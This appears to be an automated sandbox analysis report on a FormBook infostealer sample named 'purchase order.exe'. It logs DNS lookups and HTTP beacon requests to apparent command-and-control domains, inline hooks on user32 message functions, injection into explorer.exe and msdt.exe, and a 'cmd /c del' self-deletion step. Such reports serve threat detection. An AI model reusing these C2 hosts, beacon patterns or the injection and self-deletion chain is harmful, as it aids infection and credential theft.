Nov 26, 2020 08:35:49.064623117 CET	64021	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:35:49.091680050 CET	53	64021	8.8.8.8	192.168.2.6
Nov 26, 2020 08:35:51.457932949 CET	56129	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:35:51.503340960 CET	53	56129	8.8.8.8	192.168.2.6
Nov 26, 2020 08:35:53.236346006 CET	58177	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:35:53.275296926 CET	53	58177	8.8.8.8	192.168.2.6
Nov 26, 2020 08:35:59.462236881 CET	50700	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:35:59.508137941 CET	53	50700	8.8.8.8	192.168.2.6
Nov 26, 2020 08:36:18.349651098 CET	54069	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 26, 2020 08:36:18.386487961 CET	53	54069	8.8.8.8	192.168.2.6
Nov 26, 2020 08:36:19.859580994 CET	61178	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:36:19.926716089 CET	53	61178	8.8.8.8	192.168.2.6
Nov 26, 2020 08:36:23.179485083 CET	57017	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:36:23.206470013 CET	53	57017	8.8.8.8	192.168.2.6
Nov 26, 2020 08:36:24.202011108 CET	56327	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:36:24.254543066 CET	53	56327	8.8.8.8	192.168.2.6
Nov 26, 2020 08:36:26.727475882 CET	50243	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:36:26.763277054 CET	53	50243	8.8.8.8	192.168.2.6
Nov 26, 2020 08:36:42.501482010 CET	62055	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:36:42.727859020 CET	53	62055	8.8.8.8	192.168.2.6
Nov 26, 2020 08:37:03.285170078 CET	61249	53	192.168.2.6	8.8.8.8
Nov 26, 2020 08:37:03.326234102 CET	53	61249	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 26, 2020 08:35:51.457932949 CET	192.168.2.6	8.8.8.8	0x76aa	Standard query (0)	g.msn.com	A (IP address)	IN (0x0001)
Nov 26, 2020 08:35:59.462236881 CET	192.168.2.6	8.8.8.8	0x23ef	Standard query (0)	www.rettexo.com	A (IP address)	IN (0x0001)
Nov 26, 2020 08:36:19.859580994 CET	192.168.2.6	8.8.8.8	0x6c33	Standard query (0)	www.makgxoimisitzer.info	A (IP address)	IN (0x0001)
Nov 26, 2020 08:36:26.727475882 CET	192.168.2.6	8.8.8.8	0x13d5	Standard query (0)	g.msn.com	A (IP address)	IN (0x0001)
Nov 26, 2020 08:36:42.501482010 CET	192.168.2.6	8.8.8.8	0x5c12	Standard query (0)	www.purehempbotanicalsinfo.com	A (IP address)	IN (0x0001)
Nov 26, 2020 08:37:03.285170078 CET	192.168.2.6	8.8.8.8	0xe22c	Standard query (0)	www.keystonefulfillment.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 26, 2020 08:35:51.503340960 CET	8.8.8.8	192.168.2.6	0x76aa	No error (0)	g.msn.com	g-msn-com-nsatc.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 08:35:59.508137941 CET	8.8.8.8	192.168.2.6	0x23ef	No error (0)	www.rettexo.com	rettexo.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 08:35:59.508137941 CET	8.8.8.8	192.168.2.6	0x23ef	No error (0)	rettexo.com		34.102.136.180	A (IP address)	IN (0x0001)
Nov 26, 2020 08:36:19.926716089 CET	8.8.8.8	192.168.2.6	0x6c33	No error (0)	www.makgxoimisitzer.info	makgxoimisitzer.info		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 08:36:19.926716089 CET	8.8.8.8	192.168.2.6	0x6c33	No error (0)	makgxoimisitzer.info		192.252.210.84	A (IP address)	IN (0x0001)
Nov 26, 2020 08:36:26.763277054 CET	8.8.8.8	192.168.2.6	0x13d5	No error (0)	g.msn.com	g-msn-com-nsatc.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 08:36:42.727859020 CET	8.8.8.8	192.168.2.6	0x5c12	No error (0)	www.purehempbotanicalsinfo.com	purehempbotanicalsinfo.com		CNAME (Canonical name)	IN (0x0001)
Nov 26, 2020 08:36:42.727859020 CET	8.8.8.8	192.168.2.6	0x5c12	No error (0)	purehempbotanicalsinfo.com		154.3.112.106	A (IP address)	IN (0x0001)
Nov 26, 2020 08:36:42.727859020 CET	8.8.8.8	192.168.2.6	0x5c12	No error (0)	purehempbotanicalsinfo.com		154.3.112.107	A (IP address)	IN (0x0001)
Nov 26, 2020 08:37:03.326234102 CET	8.8.8.8	192.168.2.6	0xe22c	No error (0)	www.keystonefulfillment.com		52.58.78.16	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.rettexo.com
- www.makgxoimisitzer.info
- www.purehempbotanicalsinfo.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49750	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 08:35:59.532458067 CET	4462	OUT	GET /sbmh/?0PJtBJ=kHp9H1tPAFmVsD64lxBGFA2zeARzx9tS7bJBiT/v97zwTY8F+uE1Nk95aq19aJdA0x4qnOoYAg==&jDHXG=aFNTklSp HTTP/1.1 Host: www.rettexo.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 08:35:59.647234917 CET	4463	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 26 Nov 2020 07:35:59 GMT Content-Type: text/html Content-Length: 275 ETag: "5fb7c9ca-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49754	192.252.210.84	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 08:36:20.049163103 CET	4473	OUT	GET /sbmh/?0PJtBJ=XEJriTYCOuK+SyY/9HWJgPQ+bcG3K3zE43eWtlfOSAWdxw4RjD6D9w7NiRikfKNtMf925IUbyw==&jDHXG=aFNTklSp HTTP/1.1 Host: www.makgxoimisitzer.info Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 08:36:20.176032066 CET	4474	IN	HTTP/1.1 301 Moved Permanently Connection: close Content-Type: text/html Content-Length: 706 Date: Thu, 26 Nov 2020 07:36:20 GMT Server: LiteSpeed Location: https://www.makgxoimisitzer.info/sbmh/?0PJtBJ=XEJriTYCOuK+SyY/9HWJgPQ+bcG3K3zE43eWtlfOSAWdxw4RjD6D9w7NiRikfKNtMf925IUbyw==&jDHXG=aFNTklSp Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6f 72 3a 20 23 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" ><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49759	154.3.112.106	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 26, 2020 08:36:42.935230017 CET	4532	OUT	GET /sbmh/?0PJtBJ=h/URaQ6chuqxS5rd6TDMT0L901DFCS1Z5y5lZa0zhzexAXZp9SqL0GSPheeJSC1M62VUMIayeg==&jDHXG=aFNTklSp HTTP/1.1 Host: www.purehempbotanicalsinfo.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 26, 2020 08:36:43.141685009 CET	4533	IN	HTTP/1.1 200 OK Date: Thu, 26 Nov 2020 15:36:43 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, close Status: 304 Content-Length: 0 Content-Type: text/html; charset=UTF-8

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x87 0x7E 0xEE
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x8F 0xFE 0xEE
GetMessageW	INLINE	0x48 0x8B 0xB8 0x8F 0xFE 0xEE
GetMessageA	INLINE	0x48 0x8B 0xB8 0x87 0x7E 0xEE

Statistics

Behavior



System Behavior

Analysis Process: purchase order.exe PID: 3900 Parent PID: 5904

General

Start time:	08:34:50
Start date:	26/11/2020
Path:	C:\Users\user\Desktop\purchase order.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\purchase order.exe'
Imagebase:	0x8d0000
File size:	908288 bytes
MD5 hash:	975187A07455D3CBF38EC878D893B490
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.355472784.0000000002EA7000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.356215152.0000000003D27000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.356215152.0000000003D27000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.356215152.0000000003D27000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEDCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEDCF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\purchase order.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E1EC78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\purchase order.exe.log	unknown	1406	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089", "C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"Microsoft.VisualBasic, Ver	success or wait	1	6E1EC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEB5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DEB5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEBCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DE103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DE103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DE103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DE103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEB5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DEB5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD21B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD21B4F	ReadFile

Analysis Process: purchase order.exe PID: 4672 Parent PID: 3900

General

Start time:	08:34:59
Start date:	26/11/2020
Path:	C:\Users\user\Desktop\purchase order.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\purchase order.exe
Imagebase:	0xbf0000
File size:	908288 bytes
MD5 hash:	975187A07455D3CBF38EC878D893B490
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.393244469.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.393244469.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.393244469.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.394597129.00000000014A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.394597129.00000000014A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.394597129.00000000014A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.394487409.0000000001470000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.394487409.0000000001470000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.394487409.0000000001470000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	41A017	NtReadFile

Analysis Process: explorer.exe PID: 3440 Parent PID: 4672

General

Start time:	08:35:01
Start date:	26/11/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: msdt.exe PID: 6468 Parent PID: 3440

General

Start time:	08:35:15
Start date:	26/11/2020

Path:	C:\Windows\SysWOW64\msdt.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\msdt.exe
Imagebase:	0xf60000
File size:	1508352 bytes
MD5 hash:	7F0C51DBA69B9DE5DDF6AA04CE3A69F4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.598821666.0000000000620000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.598821666.0000000000620000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.598821666.0000000000620000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.599779534.0000000000E10000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.599779534.0000000000E10000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.599779534.0000000000E10000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.599557812.0000000000950000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.599557812.0000000000950000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.599557812.0000000000950000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	63A017	NtReadFile

Analysis Process: cmd.exe PID: 6508 Parent PID: 6468

General

Start time:	08:35:19
Start date:	26/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\purchase order.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6476 Parent PID: 6508

General

Start time:	08:35:19
Start date:	26/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis